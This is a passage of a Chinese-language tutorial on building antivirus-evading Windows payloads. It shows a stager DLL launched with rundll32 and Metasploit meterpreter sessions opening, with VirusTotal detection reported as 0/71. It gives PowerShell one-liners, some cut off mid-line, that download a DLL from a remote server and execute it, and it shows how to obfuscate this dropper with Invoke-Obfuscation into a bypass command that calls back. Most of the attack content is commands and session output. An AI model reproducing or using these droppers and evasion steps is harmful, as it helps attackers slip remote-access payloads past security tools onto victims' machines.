
生成dll文件，使用`rundll32.exe Project5.dll,Exec`可执行。此处也可以使用`rundll32.exe Project5.dll,#1`也可执行。



msf中可以正常上线

```
msf5 exploit(multi/handler) > [*] Sending stage (180295 bytes) to 10.211.55.3
[*] Meterpreter session 56 opened (10.211.55.2:5555 -> 10.211.55.3:50681) at 2020-04-09 01:24:12 +0800

msf5 exploit(multi/handler) > sessions 56
[*] Starting interaction with 56...

meterpreter > getpid
Current pid: 3884
meterpreter >
```

virustotal.com上查杀率为0/71




0x04 powershell免杀处理(VT查杀率5/59)

在powershell中执行

```
$file = $env:temp+'\'+(Get-Random)+'.dll'; (New-Object System.Net.WebClient).Dow
```

或者直接powershell一句话执行

```
powershell -c "$file = $env:temp+'\'+(Get-Random)+'.dll'; (New-Object System.Net
```




将上面内容保存为`dropper.ps1`，使用`Invoke-Obfuscation`对其进行混淆。

```
git clone https://github.com/danielbohannon/Invoke-Obfuscation.git

cd Invoke-Obfuscation && powershell -exec bypass -c "Import-Module ./Invoke-Obfu
```


然后

```
SET SCRIPTPATH c:\test\dropper.ps1
TOKEN\ALL\1,BACK,MEMBER\1,BACK,WHITESPACE\1,1,1,HOME,STRING\3,HOME,COMPRESS\1,La
```





```
PoWeRsheLL  -NOlo  -wIn  1 -noNI  -NOpROfiL -EXecUT  bypASS -CO  "(NeW-ObJect Io
```

可直接执行上面的代码，可回连。





```
msf5 exploit(multi/handler) >
[*] Sending stage (180295 bytes) to 10.211.55.3
[*] Meterpreter session 63 opened (10.211.55.2:5555 -> 10.211.55.3:51029) at 2020-04-09 02:09:25 +0800

msf5 exploit(multi/handler) > sessions 63
[*] Starting interaction with 63...

meterpreter > getpid
Current pid: 5332
meterpreter >
```

将上面代码保存为`stager.ps1`，放在web目录下。可以使用下面的代码来下载`stager.ps1`并执行，不过我执行没能成功回连。本地执行`stager.ps1`也没能成功。



```
powershell.exe -nop -w 1 $e=(New-Object System.Net.WebClient).DownloadString(\"h
```

`stager.ps1`文件免杀情况



0x05 cl.exe编译问题


在`https://github.com/phackt/stager.dll`中给出的编译是使用cl.exe，但由于我本地是使用的非完整版vs2017，环境变量没有配置完善，所以导致在使用cl.exe编译时，依赖头文件和lib文件出现很多问题。

最后是设置lib变量：`C:\Program Files (x86)\Windows Kits\10\Lib\10.0.14393.0\um\x86;C:\Users\xysoul\Desktop\Visual Studio 2017 Enterprise\VC\Tools\MSVC\14.10.25017\lib\x86;C:\Program Files (x86)\Windows Kits\10\Lib\10.0.14393.0\ucrt\x86;C:\Users\xysoul\Desktop\Visual Studio 2017 Enterprise\VC\Tools\MSVC\14.10.25017\lib\x86`

设置include变量：`C:\Users\xysoul\Desktop\Visual Studio 2017 Enterprise\VC\Tools\MSVC\14.10.25017\include;C:\Program Files (x86)\Windows Kits\10\Include\10.0.14393.0\winrt;C:\Program Files (x86)\Windows Kits\10\Include\10.0.14393.0\um;C:\Program Files (x86)\Windows Kits\10\Include\10.0.14393.0\ucrt;C:\Program Files (x86)\Windows Kits\10\Include\10.0.14393.0\shared`

设置path：`C:\Users\xysoul\Desktop\Visual Studio 2017 Enterprise\VC\Tools\MSVC\14.10.25017\bin\HostX86\x86`

编译命令`cl.exe /LD /MT /EHa stager.cpp aes.cpp /Fe:stager.dll`



cl编译问题参考:`http://www.voidcn.com/article/p-vqunffcz-bkc.html`

`https://blog.csdn.net/zhouyang209117/article/details/17737413`

0x06 参考资料

wh0ale后渗透详解：·`http://github.wh0ale.xyz/2019/01/23/2019-1-23-%E5%90%8E%E6%B8%97%E9%80%8F%E8%AF%A6%E8%A7%A3/`

stager.dll项目地址：`https://github.com/phackt/stager.dll`